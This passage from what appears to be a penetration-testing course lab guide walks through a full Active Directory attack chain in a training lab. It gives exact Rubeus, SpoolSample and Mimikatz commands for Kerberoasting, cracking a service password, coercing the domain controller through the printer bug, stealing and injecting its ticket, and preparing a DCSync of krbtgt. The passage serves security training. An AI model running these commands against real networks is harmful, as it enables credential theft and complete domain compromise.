


Let's confirm we can actually Kerberoast the account using Rubeus. Please copy Rubeus.exe from your CommandoVM (`C:\Tools\GhostPack\Rubeus\Rubeus\bin\Release\Rubeus.exe`) to the WIN10 machine (you can store it in the `C:\Users\Student\Downloads` folder).

In the same PowerShell window, please execute the following command:

```
.\Downloads\Rubeus.exe kerberoast
```

You should see a similar output as below:




Excellent! Note in the output of the command the `krb5tgs$23` (at the start of the Hash). This indicates we are dealing with an RC4-encrypted Kerberos service ticket. More information on Kerberos encryption types can be found on https://www.iana.org/assignments/kerberos-parameters/kerberos-parameters.xhtml.

Step 5: Brute force the service ticket

Let's now try to brute-force the RC4 service ticket to see if we can recover the service account password. One of the recent additions to Rubeus is the `brute` feature, which allows simple brute forcing. We have provided you with a dictionary you can use. Please download it on your CommandoVM and copy it to the `WIN10` system in `C:\Users\Student\Downloads`.

We can now instruct Rubeus to brute-force the service tickets obtained using the built-in `brute` function.

```
.\Downloads\Rubeus.exe brute /user:sql_svc /passwords:.\Downloads\passwordlist.txt
```



Success! We have now obtained the right password `3g2W31Eo` and we can start using it! A few additional notes:

- Rubeus has also written a TGT for later impersonation of the service account in `sql_svc.kirbi`
- The above Rubeus command can also be ran without the `/user` flag. In this case, Rubeus will request service tickets for all "Kerberoastable" users and attempt cracking all of them!

Step 6: Connecting to the SQL Server

The `sql_svc` account has an interesting property: It's a local administrator to the `SQL` server! We've given you this nugget of information in this scenario, but how could one figure this out in a real attack scenario?

- Enumerate local administrator membership using BloodHound
- Manually review all groups and memberships in the domain
- Guess :)

Please open a new Remote Desktop connection to the `SQL` server (`192.168.20.104`) using the recently compromised `SEC699-20\sql_svc` account (password `3g2W31Eo`). Once connected, please copy paste `Rubeus.exe` to the Downloads folder of the `sql_svc` user (`C:\Users\sql_svc\Downloads`).

Step 7: Run Rubeus in Monitoring Mode

Now that we have a local administrator access to the `SQL` server, we'd like to further escalate to full AD compromise. As explained during the lecture, we can achieve this by combining the unconstrained delegation misconfiguration and an interesting vulnerability called the *"Printer*


Bug". The Printer Bug will coerce a domain controller to connect with a service and/or machine configured with unconstrained delegation...

First up, we'll need to run Rubeus in monitoring mode on the machine that we've compromised!

Let's open an elevated command prompt (right-click - Run As Administrator) on the `SQL` server and run the following commands:

Check the domain controller (using the LOGONSERVER environment variable):

```
echo %LOGONSERVER%
```



Next, let's browse to the `C:\Users\sql_svc\Downloads` folder. Make sure you copy/pasted Rubeus from your Commando machine into the downloads folder. Once done, run Rubeus in monitor mode, thereby looking for connections coming from the Domain Controller computer account `DC$`:

```
cd C:\Users\sql_svc\Downloads
Rubeus.exe monitor /interval:5 /filteruser:DC$ /nowrap
```

Some background information on the flags we used:

- `/interval:5`: We want to refresh every 5 seconds
- `/filteruser:DC$`: We only want to look for incoming connections for the `DC$` account
- `/nowrap`: We want to dump the ticket in one big line (easier to copy paste).

Step 8: Coerce the Domain Controller to Connect to the Compromised Server

We will now abuse the printer bug to force the domain controller to connect to our SQL server. This action does not need to be executed on the same system where the `Rubeus monitor` command is running. Let's run it from our WIN10 machine (`192.168.20.105`), to which you still have an RDP session open.


Please copy SpoolSample.exe from your CommandoVM (location `C:\Tools\SpoolSample\SpoolSample\bin\Release\SpoolSample.exe`) to the `C:\Users\student\Downloads` folder on WIN10.

In a new unprivileged Command Prompt, use SpoolSample to have the `DC` connect to the `SQL` machine:

```
.\Downloads\SpoolSample.exe DC SQL
```

Step 9: Extract TGT of Domain Controller Computer Account

Once you've executed `SpoolSample.exe` and received the output indicated in the previous step, please switch back to the Remote Desktop session on the SQL server (`192.168.20.104`). In the command prompt where you had `Rubeus.exe` running in monitor mode, there will be quite some output. If not, please try running the SpoolSample command again.




One of the outputs will include a TGT for `DC$` (The TGT is encoded in Base64 and printed in the command window). An example of such an output is below:

```
[*] 4/13/2020 11:13:22 AM UTC - Found new TGT:

  User                  :  DC$@SEC699-20.LAB
  StartTime             :  4/13/2020 8:33:06 AM
  EndTime               :  4/13/2020 6:31:19 PM
  RenewTill             :  4/17/2020 2:00:48 PM
  Flags                 :  name_canonicalize, pre_authent, renewable,
forwarded, forwardable
  Base64EncodedTicket   :

doIFBjCCBQKgAwIBBaEDAgEWooIEDTCCBAlhggQFMIIEAaADAgEFoQ8bDVNFQzY5OS0yMC5MQUKiIjA


[*] Ticket cache size: 1
```

In the output above, you'll see that the full TGT is included in the `Base64EncodedTicket` field. Note that your exact value will be different (as you have your own unique TGT).


Please select the ticket (as seen in the screenshot) and copy it by pressing the `ENTER` button once selected.



Step 10: Inject TGT on a Target to Impersonate the Domain Controller

Now that we have a TGT for the `DC$` domain controller computer account, we will inject this using Rubeus' Pass-The-Ticket function (`ptt`). In the RDP connection where we first ran Rubeus (i.e. `192.168.20.105`), start by clearing all currently loaded Kerberos tickets using the `purge` command. We can do this using the following Rubeus command in our previously opened PowerShell window:


```
.\Downloads\Rubeus.exe purge
```



We will specify the entire Base64 encoded ticket (retrieved in the previous step) in one, uninterrupted, string as part of the `/ticket:` argument.

The expected command and output is as follows (your ticket value will be DIFFERENT)::

```
.\Downloads\Rubeus.exe ptt
/ticket:doIFBjCCBQKgAwIBBaEDAgEWooIEDTCCBAlhggQFMIIEAaADAgEFoQ8bDVNFQzY5OS00MC5MQUKi
```



Note that other tools (such as Mimikatz), have similar features, so Rubeus is just one option of a tool to use to inject tickets.

Step 11: Leverage DCSync to obtain krbtgt Kerberos encryption key


Once the ticket is injected, we can now use Mimikatz to leverage the DCSYNC replication privileges associated with the DC computer account. What account should we compromise using DCSync? The `krbtgt` account of course! Please copy / paste Mimikatz from your CommandoVM (`C:\tools\Mimikatz\x64\mimikatz.exe`) to the WIN10 machine (location `C:\users\student\Downloads`).

Next, in the command prompt window you had opened, please open Mimikatz.exe:

```
.\Downloads\Mimikatz.exe
```

